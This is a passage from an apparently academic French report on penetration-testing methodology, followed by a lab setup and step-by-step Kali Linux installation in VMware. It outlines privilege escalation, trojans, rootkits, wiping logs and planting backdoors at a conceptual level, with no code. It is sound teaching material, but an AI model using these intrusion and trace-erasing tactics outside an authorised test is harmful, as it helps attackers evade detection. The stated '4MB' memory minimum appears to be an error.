Quand un hacker réussit à obtenir un accès non autorisé à un système ou un réseau, le degré d'élévation de privilèges dépend des diverses autorisations qu'il possède. Le but ultime du hacker est de gagner le privilège le plus élevé possible d'administration qui donne accès à l'ensemble du réseau, aux informations sensibles, aux sites bancaires, etc. Une fois que la cible a été acquise, le hacker tente d'exploiter le système et obtenir un meilleur accès aux ressources protégées.

Les activités comprennent:

- Le testeur peut profiter des faiblesses de politiques de sécurité et profiter des e-mails ou des sites web frauduleux pour recueillir des informations qui peuvent conduire à l'élévation de privilèges.
- Utiliser des techniques telles que la force brute pour parvenir à un statut privilégié c.à.d. obtenir les noms d'utilisateurs et les mots de passe.
- Utilisez des chevaux de Troie et les analyseurs de protocole (Wireshark).
- Utilisation des informations recueillies par des techniques telles que l'ingénierie sociale afin d'accéder aux ressources privilégiées.

III.8.2.4. Exécution, implantation, et rétractation

Dans cette phase, le pentesteur compromet efficacement le système acquis par l'exécution du code arbitraire. L'objectif est d'explorer l'échec de politiques de sécurité. Le pentesteur tente d'exécuter le code arbitraire, cacher des fichiers dans le système compromis, et quitter le système sans déclencher les alarmes. Il tente ensuite de réintégrer dans le système furtivement.

- Exécution des exploits pour profiter des vulnérabilités identifiées sur le système cible.
- Exploiter des débordements de tampon dans le but de tromper le système en cours d'exécution de code arbitraire.
- Exécution des activités qui sont généralement soumises à des mesures de confinement telles que l'utilisation de chevaux de Troie et Rootkits.

Activités de la phase de rétraction comprennent la manipulation des fichiers journaux pour supprimer les traces des activités suivantes:

- Le pentesteur peut également modifier les paramètres de système et changer les paramètres de journaux et rester discret pendant son intégration dans ce système.
- Le pentesteur peut réintégrer dans le système en implantant une porte dérobée.

III.8.3. Phase post-attaque

Cette phase est essentielle à tout test de pénétration comme il est de la responsabilité du testeur à restaurer les systèmes à un état pré-test. L'objectif de test est de montrer les faiblesses de sécurité, de sorte que le testeur attribue la responsabilité de corriger la posture de sécurité du système.

Cette phase se complète en :

- Supprimant tous les fichiers téléchargés sur le système.
- Effacer toutes les entrées des registres et éliminer les vulnérabilités créées.
- Inverser les changements de privilèges et paramètres de l'utilisateur.
- Retirer tous les outils et les exploits du système testé.
- Analyser les résultats et de les présenter à l'organisation.
- Restaurer le réseau à une phase de pré-test.
- documenter et capturer tous les journaux enregistrés au cours du test.

Le testeur de pénétration doit documenter toutes ses activités et consigner toutes les observations et les résultats de sorte que le test peut être reproductible et vérifiable pour la posture de sécurité de l'organisation. Il est essentiel pour le testeur d'identifier les systèmes et les ressources critiques et leurs menaces.

Dans notre projet nous avons utilisées deux machines virtuelles le Windows XP comme machine victime (la machine que nous ciblons avec quelques attaques que nous avons considéré comme les plus importantes et les plus puissantes), et la machine Kali Linux qui est la machine hacker qu'à partir nous allons réaliser nos attaques, ces deux machines sont installées sur un logiciel que nous avons choisi : VMware Workstation 10.

Nous allons définir le logiciel VMware Workstation 10 et Kali linux ci-dessous ainsi que les étapes de leurs installations :

III.9. VMware Workstation 10

VMware Workstation est un hyper viseur qui fonctionne sur des ordinateurs; il permet aux utilisateurs de mettre en place une ou plusieurs machines virtuelles (**VM**) sur une seule machine physique, et de les utiliser simultanément avec la machine réelle. Chaque machine virtuelle peut exécuter son propre système d'exploitation, y compris les versions de Microsoft Windows, Linux, BSD, et MS-DOS. VMware Workstation est développé et vendu par VMware, Inc.


VMware Workstation inclut la possibilité de désigner plusieurs machines virtuelles comme une équipe qui peut ensuite être mise sous ou hors tension, suspendue ou reprise.

III.10. Kali Linux

Kali Linux est une distribution Linux de tests de pénétration et d'audit de Sécurité informatique très avancé. Ce système permet de faire des exploits et de pirater les réseaux tels que le feraient des cybercriminels. Bien entendu, Kali Linux a pour but de permettre au professionnel de la sécurité et aux entreprises de tester la robustesse de leur système et de leur réseau.


Installation du kali linux

1. Lancer le programme VMware et sélectionner dans le menu présenté sur l'interface; créer une nouvelle machine virtuelle.




2. Sélectionner le deuxième choix « custom (advanced) ».


3. Cliquer sur Next.




4. Choisir l'option « installer » un fichier image ISO et télécharger l'image existante sur votre ordinateur, puis vous cliquer sur Next.




5. Donner un nom à la nouvelle machine créée puis cliquer sur Next.




6. Choisir le nombre de processeur puis cliquer sur Next.




7. Spécifier la capacité de mémoire allouée à la machine virtuelle, elle ne doit pas être au-dessous de 4MB puis cliquer sur Next.




8. Selectionner l'option NAT, cliquer sur Next.




9. Laisser l'option recommandé LSI Logic puis cliquer sur Next.




10. Cocher l'option SCSI recommandé et cliquer sur Next.




11. Choisir l'option : créer un nouveau disque virtuel, cliquer sur Next.




12. Spécifier la capacité de disque et cliquer sur Next.




13. Cliquer sur Next.



14. Cette fenêtre indique que la machine a été créée et on commencera l'installation de la machine après avoir cliqué sur Finish.




15. Cliquer sur power 'this machine' pour débuter l'installation de la machine virtuelle kali linux.




16. Maintenant, l'écran de démarrage Kali Linux apparaît. Là il faut choisirle mode graphique puis et appuyer sur Entrée pour démarrer.


17. Choisir la langue d'installation, cliquez sur Continuer.




18. L'installateur copiera l'image sur disque, interrogera la carte carte réseau et ensuite demandera de choisir un nom pour votre système comme exemple "kali".




19. Faire entrer un mot de passe complexe pour le compte administration "root".




20. Sélectionner le fuseau horaire.




21. Les disques seront sondés par l'installateur et un choix sera offert au niveau du type de partitionnement. Pour les utilisateurs avec plus d'expérience, ils pouvent choisir l'option manuelle. Comme exemple, on utilise une LVM (logical volume manager). Sélectionner: "Assisté = utiliser tout un disque avec LVM".




22. Une possibilité de réviser les changements avant de continuer cette opération irréversible. Cliquer sur *Continuer*.




23. Configuration des miroirs réseaux. Kali utilise un répertoire central pour la distribution des applications. Il faut configurer les informations nécessaires.



24. Installer GRUB.



25. Reste seulement à sélectionner “Continuer” et redémarrez sur votre nouvelle installation de Kali Linux.



